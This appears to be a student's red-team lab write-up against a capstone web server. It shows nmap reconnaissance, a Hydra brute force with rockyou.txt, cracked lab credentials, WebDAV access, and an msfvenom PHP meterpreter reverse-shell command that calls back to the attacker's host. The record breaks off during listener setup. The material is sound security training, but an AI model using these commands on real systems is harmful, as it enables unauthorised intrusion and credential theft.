
RED TEAM activities
Opened the kali machine and signed in
Doing a configuration check on my kali linux virtual machine terminal i ran a command ifconfig to check for possible network configuration

****

We discovered our kali linux virtual machine has an ip address of 192.168.1.90 with a subnet mask of 255.255.255.0. Which gives us an insight on the overall network that includes the capstone webserver and the ELK monitoring server. Our CIDR range would be 192.168.1.0/24 for the overall subnet range. From here we can use a network mapping tool called NMAP to aggressively scan the network with no pings for version and host discovery for all machines on the network.
Command to run NMAP scan
nmap -Pn -sV -A 192.168.1.0/24


From my result, I could deduce that the capstone webserver is the host on 192.168.1.105 while the ELK server is on 192.168.1.100 while my kali machine is on 192.168.1.90.
For the capstone machine we discovered some open ports which includes port 80 and also our scan showed us that the werservers contains some files which might be of importance to us.




Step 2


Then we need to do a reconnaissance on the company web server to see if we can get any useful information about the company.

So we can open up web explorer with the IP 192.168.1.105, we can see some useful directory folders







So trying to navigate into the secret folder with 192.168.1.105/company_folders/secret_folder we got an authentication pop up
So we need to find out what ashton's login credentials are, we can brute force against the webserver secret folder directory using a linux tool HYDRA for cracking passwords.



Step 3
Brute Forcing against the webserver secret folder to obtain ashton's login credential, I used HYDRA as stated in step 2
On the kali linux command line i ran hydra against a wordlist which is rockyou.txt in this case, i copied the rockyou.txt wordlist to the directory i was doing my engagement
Cp rockyou.txt.zip /root/Downloads
Then i unzipped the file by running command 'gunzip rockyou.txt.zip'
Then i used the hydra tool with the command

hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder






The results of the bruteforce was credential login details for ashton which was
username: ashton
password: leopoldo


Then i went back to the web browser inputted the secret folder path 192.168.1.105/company_folders/secret_folder with the login details of ashton, we were able to access the secret_folder directory

Step 4

Then navigating into connecting_to_webdav we got into connect _corp_server folder which contains some useful information about Ashton's writeup instruction about the CEO ryan and how to navigate into the webdav webserver. The write up included a hash which can be cracked by a couple of tool and even an online website for cracking hashes https://crackstation.net




After using the website to crack the hash which is an md5 hash, I discovered the password to the hash and its integrity was also checked
username : ryan
Password: linux4u



Step 5

Then the other instruction in step 3 told us that we need to connect to webdav server with the follow and ryan login credential that i just discovered.

Using dav://192.168.1.105/webdav in our attacking kali machine file system directory, we can connect to the webserver



Then proceeding http://192.165.1.105/webdav with ryan credentials we see that it's the same passwd.dav that is present in the directory. This shows us we have access and control over the CEO's account, then we can craft our payload to create a communication/connection with the webserver.

Step 6
Crafting our payload and exploiting the webserver with metasploit


We use msfvenom to craft our php reverse shell payload
command :
msfvenom -p php/meterpreter_reverse_tcp lhost=192.168.1.90 lport=4444 -f raw > shell.php


We connect to metasploit to set up a listener by typing series of commands


- 